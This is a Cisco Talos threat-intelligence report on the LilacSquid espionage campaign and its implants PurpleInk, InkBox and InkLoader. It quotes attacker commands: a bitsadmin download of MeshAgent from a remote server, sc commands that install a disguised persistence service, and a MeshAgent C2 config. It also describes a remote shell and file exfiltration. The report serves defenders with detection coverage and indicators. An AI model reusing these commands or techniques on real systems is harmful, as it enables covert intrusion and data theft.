
LilacSquid: The stealthy trilogy of PurpleInk, InkBox and InkLoader

blog.talosintelligence.com/lilacsquid/

Asheer Malhotra May 30, 2024



By Anna Bennett, Nicole Hoffman, Asheer Malhotra, Sean Taylor and Brandon White.

- Cisco Talos is disclosing a new suspected data theft campaign, active since at least 2021, we attribute to an advanced persistent threat actor (APT) we're calling "LilacSquid."
- LilacSquid's victimology includes a diverse set of victims consisting of information technology organizations building software for the research and industrial sectors in the United States, organizations in the energy sector in Europe and the pharmaceutical sector in Asia indicating that the threat actor (TA) may be agnostic of industry verticals and trying to steal data from a variety of sources.
- This campaign uses MeshAgent, an open-source remote management tool, and a customized version of QuasarRAT we're calling "PurpleInk" to serve as the primary implants after successfully compromising vulnerable application servers exposed to the internet.
- This campaign leverages vulnerabilities in public-facing application servers and compromised remote desktop protocol (RDP) credentials to orchestrate the deployment of a variety of open-source tools, such as MeshAgent and SSF, alongside customized malware, such as "PurpleInk," and two malware loaders we are calling "InkBox" and "InkLoader."

- The campaign is geared toward establishing long-term access to compromised victim organizations to enable LilacSquid to siphon data of interest to attacker-controlled servers.

LilacSquid – An espionage-motivated threat actor

Talos assesses with high confidence that this campaign has been active since at least 2021 and the successful compromise and post-compromise activities are geared toward establishing long-term access for data theft by an advanced persistent threat (APT) actor we are tracking as "LilacSquid" and UAT-4820. Talos has observed at least three successful compromises spanning entities in Asia, Europe and the United States consisting of industry verticals such as pharmaceuticals, oil and gas, and technology.

Previous intrusions into software manufacturers, such as the 3CX and X_Trader compromises by Lazarus, indicate that unauthorized long-term access to organizations that manufacture and distribute popular software for enterprise and industrial organizations can open avenues of supply chain compromise proving advantageous to threat actors such as LilacSquid, allowing them to widen their net of targets.

We have observed two different types of initial access techniques deployed by LilacSquid, including exploiting vulnerabilities and the use of compromised remote desktop protocol (RDP) credentials. Post-exploitation activity in this campaign consists of the deployment of MeshAgent, an open-source remote management and desktop session application, and a heavily customized version of QuasarRAT that we track as “PurpleInk” allowing LilacSquid to gain complete control over the infected systems. Additional means of persistence used by LilacSquid include the use of open-source tools such as Secure Socket Funneling (SSF), which is a tool for proxying and tunneling multiple sockets through a single secure TLS tunnel to a remote computer.

It is worth noting that multiple tactics, techniques, tools and procedures (TTPs) utilized in this campaign bear some overlap with North Korean APT groups, such as Andariel and its parent umbrella group, Lazarus. Public reporting has noted Andariel’s use of MeshAgent as a tool for maintaining post-compromise access after successful exploitation. Furthermore, Talos has observed Lazarus extensively use SOCKs proxy and tunneling tools, along with custom-made malware as part of their post-compromise playbooks to act as channels of secondary access and exfiltration. This tactic has also been seen in this campaign operated by LilacSquid where the threat actor deployed SSF along with other malware to create tunnels to their remote servers.


LilacSquid’s infection chains

There are primarily two types of infection chains that LilacSquid uses in this campaign. The first involves the successful exploitation of a vulnerable web application, while the other is the use of compromised RDP credentials. Successful compromise of a system leads to LilacSquid deploying multiple vehicles of access onto compromised hosts, including dual-use tools such as MeshAgent, Secure Socket Funneling (SSF), InkLoader and PurpleInk.

Successful exploitation of the vulnerable application results in the attackers deploying a script that will set up working directories for the malware and then download and execute MeshAgent from a remote server. On execution, MeshAgent will connect to its C2, carry out preliminary reconnaissance and begin downloading and activating other implants on the system, such as SSF and PurpleInk.

MeshAgent is typically downloaded by the attackers using the bitsadmin utility and then executed to establish contact with the C2:

bitsadmin /transfer -job_name- /download /priority normal -remote_URL- -local_path_for_MeshAgent- -local_path_for_MeshAgent- connect




Instrumenting InkLoader – Modularizing the infection chain

When compromised RDP credentials were used to gain access, the infection chain was altered slightly. LilacSquid chose to either deploy MeshAgent and subsequent implants, or introduce another component in the infection preceding PurpleInk.

InkLoader is a simple, yet effective DOT NET-based malware loader. It is written to run a hardcoded executable or command. In this infection chain, InkLoader is the component that persists across reboots on the infected host instead of the actual malware it runs. So far, we have only seen PurpleInk being executed via InkLoader, but LilacSquid may likely use InkLoader to deploy additional malware implants.

Talos observed LilacSquid deploy InkLoader in conjunction with PurpleInk only when they could successfully create and maintain remote sessions via remote desktop (RDP) by exploiting the use of stolen credentials to the target host. A successful login via RDP leads to the download of InkLoader and PurpleInk, copying these artifacts into desired directories on disk and the subsequent registration of InkLoader as a service that is then started to deploy InkLoader and, in turn, PurpleInk. The infection chain can be visualized as:



Service creation and execution on the endpoint is typically done via the command line interface using the commands:

```
sc create TransactExDetect displayname=Extended Transaction Detection binPath=
_filepath_of_InkLoader_ start= auto
sc description TransactExDetect Extended Transaction Detection for Active Directory
domain hosts
sc start TransactExDetect
```

PurpleInk – LilacSquid's bespoke implant


PurpleInk, LilacSquid's primary implant of choice, has been adapted from QuasarRAT, a popular remote access trojan family. Although QuasarRAT has been available to threat actors since at least 2014, we observed PurpleInk being actively developed starting in 2021 and continuing to evolve its functionalities separate from its parent malware family.

PurpleInk uses an accompanying configuration file to obtain information such as the C2 server's address and port. This file is typically base64-decoded and decrypted to obtain the configuration strings required by PurpleInk.

PurpleInk is a highly versatile implant that is heavily obfuscated and contains a variety of RAT capabilities. Talos has observed multiple variants of PurpleInk where functionalities have both been introduced and removed.

In terms of RAT capabilities, PurpleInk can perform the following actions on the infected host:

- Enumerate the process and send the process ID, name and associated Window Title to the C2.
- Terminate a process ID (PID) specified by the C2 on the infected host.
- Run a new application on the host – start process.
- Get drive information for the infected host, such as volume labels, root directory names, drive type and drive format.
- Enumerate a given directory to obtain underlying directory names, file names and file sizes.
- Read a file specified by the C2 and exfiltrate its contents.
- Replace or append content to a specified file.



```
public static void replace_or_append_contents_to_file(uipvaojgte command, yglcxogask client)
        {
            if (command.file_offset == 0 && File.Exists(command.file_path))
            {
                procflwzvl.DeleteFile(command.file_path);
            }
            new dcmyszbdkh(command.file_path).AppendBlock(command.jdqzvuofut, command.file_offset);
        }
```

Gather system information about the infected host using WMI queries. Information includes:

Information retrieved	WMI query and output used
Processor name	SELECT * FROM Win32_Processor

Memory (RAM) size in MB	Select * From Win32_ComputerSystem | TotalPhysicalMemory
Video Card (GPU)	SELECT * FROM Win32_DisplayConfiguration | Description
Username	Current username
Computer name	Infected host's name
Domain name	Domain of the infected host
Host name	NetBIOS Host name
System drive	Root system drive
System directory	System directory of the infected host
Computer uptime	Calculate uptime from current time and SELECT * FROM Win32_OperatingSystem WHERE Primary='true' | LastBootUpTime
MAC address	By enumerating Network interfaces on the endpoint
LAN IP address	By enumerating Network interfaces on the endpoint
WAN IP address	None – not retrieved or calculated – empty string sent to C2.
Antivirus software name	Not calculated – defaults to "NoInfo"
Firewall	Not calculated – defaults to "NoInfo"

Time zone	Not calculated – an empty string is sent to the C2.
Country	Not calculated – an empty string is sent to the C2.
ISP	Not calculated – an empty string is sent to the C2.

- Start a remote shell on the infected host using ‘ cmd[.]exe /K ’.
- Rename or move directories and files and then enumerate them.
- Delete files and directories specified by the C2.
- Connect to a specified remote address, specified by the C2. This remote address referenced as “Friend” internally is the reverse proxy host indicating that PurpleInk can act as an intermediate proxy tool.

PurpleInk has the following capabilities related to communicating with its “friends” (proxy servers):

- Connect to a *new* friend whose remote address is specified by the C2.
- Send data to a new or existing friend.
- Disconnect from a specified friend.
- Receive data from another connected friend and process it.


Another PurpleInk variant, built and deployed in 2023 and 2024, consists of limited functionalities, with much of its capabilities stripped out. The capabilities that still reside in this variant are the abilities to:

- Close all connections to proxy servers.
- Create a reverse shell.
- Connect and send/receive data from connected proxies.

Functionalities, such as file management, execution and gathering system information, have been stripped out of this variant of PurpleInk, but can be supplemented by the reverse shell carried over from previous variants, which can be used to carry out these tasks on the infected endpoint. Adversaries frequently strip, add and stitch together functionalities to reduce their implant’s footprint on the infected system to avoid detection or to improve their implementations to remove redundant capabilities.

InkBox – Custom loader observed in older attacks

InkBox is a malware loader that will read from a hardcoded file path on disk and decrypt its contents. The decrypted content is another executable assembly that is then run by invoking its Entry Point within the InkBox process. This second assembly is the backdoor PurpleInk. The overall infection chain in this case is:



The usage of InkBox to deploy PurpleInk is an older technique used by LilacSquid since 2021. Since 2023, the threat actor has produced another variant of the infection chain where they have modularized the infection chain so that PurpleInk can now run as a separate process. However, even in this new infection chain, PurpleInk is still run via another component that we call "InkLoader."

LilacSquid employs MeshAgent

In this campaign, LilacSquid has extensively used MeshAgent as the first stage of their post-compromise activity. MeshAgent is the agent/client from the MeshCentral, an open-source remote device management software. The MeshAgent binaries typically use a configuration file, known as an MSH file. The MSH files in this campaign contain information such as MeshName (victim identifier in this case) and C2 addresses:

```
MeshName=-Name_of_mesh-
MeshType=-Type_of_mesh-
MeshID=0x-Mesh_ID_hex-
ServerID=-Server_ID_hex-
MeshServer=wss://-Mesh_C2_Address-
Translation=-keywords_translation_JSON-
```

Being a remote device management utility, MeshAgent allows an operator to control almost all aspects of the device via the MeshCentral server, providing capabilities such as:

- List all devices in the Mesh (list of victims).
- View and control desktop.
- Manage files on the system.
- View software and hardware information about the device.

Post-exploitation, MeshAgent activates other dual-use and malicious tools on the infected systems, such as SSF and PurpleInk.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protection with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs have been released to detect this threat: 63511 - 63514, 300920 - 300921.

IOCs

IOCs for this research can also be found at our GitHub repository here.

PurpleInk

2eb9c6722139e821c2fe8314b356880be70f3d19d8d2ba530adc9f466ffc67d8

Network IOCs

67[.]213[.]221[.]6

192[.]145[.]127[.]190

45[.]9[.]251[.]14

199[.]229[.]250[.]142